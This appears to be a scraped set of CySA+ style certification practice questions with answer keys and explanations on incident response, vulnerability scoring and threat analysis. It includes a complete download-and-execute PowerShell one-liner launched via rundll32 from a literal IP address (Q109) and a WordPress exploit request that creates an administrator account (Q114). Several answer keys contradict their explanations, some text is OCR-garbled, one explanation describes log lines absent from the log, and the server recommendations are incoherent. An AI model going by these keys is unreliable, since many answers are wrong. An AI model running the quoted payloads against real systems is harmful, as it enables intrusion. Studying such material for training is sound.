<input checked="" type="checkbox"/>	AppServ2 is only using TLS 1.2
<input checked="" type="checkbox"/>	AppServ3 is only using TLS 1.2
<input checked="" type="checkbox"/>	AppServ4 is only using TLS 1.2
<input type="checkbox"/>	AppServ1 is using Apache 2.4.18 or greater
<input checked="" type="checkbox"/>	AppServ2 is using Apache 2.4.18 or greater
<input checked="" type="checkbox"/>	AppServ3 is using Apache 2.4.18 or greater
<input type="checkbox"/>	AppServ4 is using Apache 2.4.18 or greater

Part 2:  
Based on the compliance report, I recommend the following changes for each server: AppServ1: No changes are needed for this server.  
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server.  
Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.  
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.  
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

### NEW QUESTION 31

Which of the following best describes the key elements of a successful information security program?

- A. Business impact analysis, asset and change management, and security communication plan
- B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
- C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
- D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

**Answer: B**

#### Explanation:

A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.

? Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.

? Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.

? Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

### NEW QUESTION 32

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

- A. Code analysis
- B. Static analysis
- C. Reverse engineering
- D. Fuzzing



**Answer:** C

**Explanation:**

Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

**NEW QUESTION 34**

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

- A. Risk register
- B. Vulnerability assessment
- C. Penetration test
- D. Compliance report

**Answer:** A

**Explanation:**

A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle<sup>12</sup>. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them<sup>345</sup>. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

**NEW QUESTION 37**

Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

- A. Identify any improvements or changes in the incident response plan or procedures
- B. Determine if an internal mistake was made and who did it so they do not repeat the error
- C. Present all legal evidence collected and turn it over to law enforcement
- D. Discuss the financial impact of the incident to determine if security controls are well spent

**Answer:** A

**Explanation:**

An important aspect that should be included in the lessons-learned step after an incident is to identify any improvements or changes in the incident response plan or procedures. The lessons-learned step is a process that involves reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying any improvements or changes in the incident response plan or procedures can help enhance the security posture, readiness, or capability of the organization for future incidents

**NEW QUESTION 40**

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed). Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

**Answer:** B

**Explanation:**

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

**NEW QUESTION 44**

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

- A. Firewall logs
- B. Indicators of compromise
- C. Risk assessment
- D. Access control lists

**Answer:** B

**Explanation:**

Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

#### NEW QUESTION 45

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATTACK
- B. Cyber Kill Cham
- C. OWASP
- D. STIXTAXII

**Answer:** A

#### Explanation:

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

#### NEW QUESTION 48

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

**Answer:** D

#### Explanation:

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

#### NEW QUESTION 53

Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H

Which of the following attributes correctly describes this vulnerability?

- A. A user is required to exploit this vulnerability.
- B. The vulnerability is network based.
- C. The vulnerability does not affect confidentiality.
- D. The complexity to exploit the vulnerability is high.

**Answer:** B

#### Explanation:

The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring-system-cvss/>

#### NEW QUESTION 56

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

**Answer:** C

#### Explanation:

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure<sup>12</sup>. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets<sup>3</sup>. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

#### NEW QUESTION 60

A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

- A. Reconnaissance
- B. Weaponization
- C. Exploitation
- D. Installation

**Answer: B**

**Explanation:**

Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.

References: The answer was based on the web search results from Bing, especially the following sources:

? Cyber Kill Chain® | Lockheed Martin, which states: “In the weaponization step, the

adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities.”

? The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which

states: “In the weaponization stage, all of the attacker’s preparatory work culminates in the creation of malware to be used against an identified target.”

? What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states:

“Weaponization: The attacker creates a malicious payload that will be delivered to the target.”

**NEW QUESTION 61**

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

- created the initial evidence log.
- disabled the wireless adapter on the device.
- interviewed the employee, who was unable to identify the website that was accessed
- reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

- A. Update the system firmware and reimage the hardware.
- B. Install an additional malware scanner that will send email alerts to the analyst.
- C. Configure the system to use a proxy server for Internet access.
- D. Delete the user profile and restore data from backup.

**Answer: A**

**Explanation:**

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

**NEW QUESTION 64**

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network.

Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

**Answer: C**

**Explanation:**

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

**NEW QUESTION 68**

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

- A. PCI Security Standards Council
- B. Local law enforcement
- C. Federal law enforcement
- D. Card issuer



**Answer:** D

**Explanation:**

Under the terms of PCI DSS, an organization that has experienced a breach of customer transactions should report the breach to the card issuer. The card issuer is the financial institution that issues the payment cards to the customers and that is responsible for authorizing and processing the transactions. The card issuer may have specific reporting requirements and procedures for the organization to follow in the event of a breach. The organization should also notify other parties that may be affected by the breach, such as customers, law enforcement, or regulators, depending on the nature and scope of the breach. Official References: <https://www.pcisecuritystandards.org/>

**NEW QUESTION 71**

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall

**Answer:** A

**Explanation:**

Geoblocking is the best mitigation technique for unusual network scanning activity coming from a country that the company does not do business with, as it can prevent any potential attacks or data breaches from that country. Geoblocking is the practice of restricting access to websites or services based on geographic location, usually by blocking IP addresses associated with a certain country or region. Geoblocking can help reduce the overall attack surface and protect against malicious actors who may be trying to exploit vulnerabilities or steal information. The other options are not as effective as geoblocking, as they may not block all the possible sources of the scanning activity, or they may not address the root cause of the problem. Official References:

? <https://www.blumira.com/geoblocking/>

? <https://www.avg.com/en/signal/geo-blocking>

**NEW QUESTION 75**

A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked
- D. A web browser vulnerability was exploited.

**Answer:** A

**Explanation:**

An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

**NEW QUESTION 79**

After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management

principles is  
the company exercising?

- A. Transfer
- B. Accept
- C. Mitigate
- D. Avoid

**Answer: C**

**Explanation:**

Mitigate is the best term to describe the risk management principle that the company is exercising, as it means to reduce the likelihood or impact of a risk. By implementing a patch management program to remediate vulnerabilities, the company is mitigating the threat of cyberattacks that could exploit those vulnerabilities and compromise the security or functionality of the systems. The other terms are not as accurate as mitigate, as they describe different risk management principles. Transfer means to shift the responsibility or burden of a risk to another party, such as an insurer or a contractor. Accept means to acknowledge the existence of a risk and decide not to take any action to reduce it, usually because the risk is low or the cost of mitigation is too high. Avoid means to eliminate the possibility of a risk by changing the plans or activities that could cause it, such as cancelling a project or discontinuing a service.

**NEW QUESTION 82**

Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

- A. It provides analytical pivoting and identifies knowledge gaps.
- B. It guarantees that the discovered vulnerability will not be exploited again in the future.
- C. It provides concise evidence that can be used in court
- D. It allows for proactive detection and analysis of attack events

**Answer: A**

**Explanation:**

The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

**NEW QUESTION 87**

A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

- A. Block the attacks using firewall rules.
- B. Deploy an IPS in the perimeter network.
- C. Roll out a CDN.
- D. Implement a load balancer.

**Answer: C**

**Explanation:**

Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website<sup>12</sup>. References:  
How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

**NEW QUESTION 90**

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

- A. Disable the user's network account and access to web resources
- B. Make a copy of the files as a backup on the server.
- C. Place a legal hold on the device and the user's network share.
- D. Make a forensic image of the device and create a SRA-I hash.

**Answer: D**

**Explanation:**

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:

? <https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/>

? <https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/>

**NEW QUESTION 92**

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM

D. EDR

**Answer:** B

**Explanation:**

TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCP SYN requests and ignoring the TCP SYN-ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established<sup>12</sup>. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets<sup>34</sup>. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

**NEW QUESTION 97**

Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

- A. Hacktivist threat
- B. Advanced persistent threat
- C. Unintentional insider threat
- D. Nation-state threat

**Answer:** C

**Explanation:**

An unintentional insider threat is a type of network security threat that occurs when a legitimate user of the network unknowingly exposes the network to malicious activity, such as opening a phishing email or a malware-infected attachment from an unknown source. This can compromise the network security and allow attackers to access sensitive data or systems. The other options are not related to the threat concept of ensuring that all network users only open attachments from known sources.

ReferencesCompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 1: Threat and Vulnerability Management, page 13.What is Network Security | Threats, Best Practices  
| Imperva, Network Security Threats and Attacks, Phishing section.Five Ways to Defend Against Network Security Threats, 2. Use Firewalls section.

**NEW QUESTION 98**

The security analyst received the monthly vulnerability report. The following findings were included in the report

- Five of the systems only required a reboot to finalize the patch application.
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

**Answer:** A

**Explanation:**

Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

**NEW QUESTION 102**

A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data.

**Answer:** A

**Explanation:**

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

**NEW QUESTION 105**

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation



D. Delivery

**Answer:** A

**Explanation:**

Command and control (C2) is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 enables the adversary to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels. C2 allows the adversary to maintain persistence, exfiltrate data, execute commands, deliver payloads, or spread to other systems or networks.

**NEW QUESTION 109**

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();r=new%20ActiveXObject ("WScript.Shell").run("powershell -w  
h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psl'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

- A. Attacker is escalating privileges via JavaScript.
- B. Attacker is utilizing custom malware to download an additional script.
- C. Attacker is executing PowerShell script "AccessToken.psr."
- D. Attacker is attempting to install persistence mechanisms on the target machine.

**Answer:** B

**Explanation:**

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

**NEW QUESTION 113**

Which of the following would eliminate the need for different passwords for a variety of internal application?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

**Answer:** B

**Explanation:**

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

**NEW QUESTION 114**

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

```
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
```

Which of the following controls would work best to mitigate the attack represented by this snippet?

- A. Limit user creation to administrators only.
- B. Limit layout creation to administrators only.
- C. Set the directory trx\_addons to read only for all users.
- D. Set the directory v2 to read only for all users.

**Answer:** A

**Explanation:**

Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp-json/trx\_addons/V2/get/sc\_layout. In this case, the attacker tries to use the wp\_insert\_user function to create a new administrator account on the WordPress site<sup>12</sup>. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators<sup>34</sup>. Limiting layout creation to administrators only, setting the directory trx\_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site<sup>56</sup>. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention ... - Spiceworks, How to Restrict WordPress User Registration to Specific Email ..., How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

**NEW QUESTION 115**

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. grep [IP address] packets.pcapB cat packets.pcap | grep [IP Address]
- B. tcpdump -n -r packets.pcap host [IP address]
- C. strings packets.pcap | grep [IP Address]

**Answer:** C

**Explanation:**

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

? [https://www.reddit.com/r/CompTIA/comments/tmxx84/passed\\_cysa\\_heres\\_my\\_experience\\_and\\_how\\_i\\_studied/](https://www.reddit.com/r/CompTIA/comments/tmxx84/passed_cysa_heres_my_experience_and_how_i_studied/)

**NEW QUESTION 117**

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system
- D. A well-developed executive summary

**Answer:** A

**Explanation:**

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

? <https://www.ibm.com/topics/incident-response>

? <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

**NEW QUESTION 121**

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment.
- B. Deploy compensating controls into the environment.
- C. Implement server-side logging and automatic updates.
- D. Conduct regular code reviews using OWASP best practices.

**Answer:** D

**Explanation:**

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

**NEW QUESTION 125**

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to f c
- B. acciv
- C. pore
- D. Change the display filter to tcg.port=20
- E. Change the display filter to f cp-daca and follow the TCP streams
- F. Navigate to the File menu and select FTP from the Export objects option

**Answer:** C

**Explanation:**

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

**NEW QUESTION 128**

A cybersecurity analyst is recording the following details

- \* ID
- \* Name
- \* Description
- \* Classification of information
- \* Responsible party

In which of the following documents is the analyst recording this information?

- A. Risk register
- B. Change control documentation
- C. Incident response playbook
- D. Incident response plan

**Answer:** A

**Explanation:**

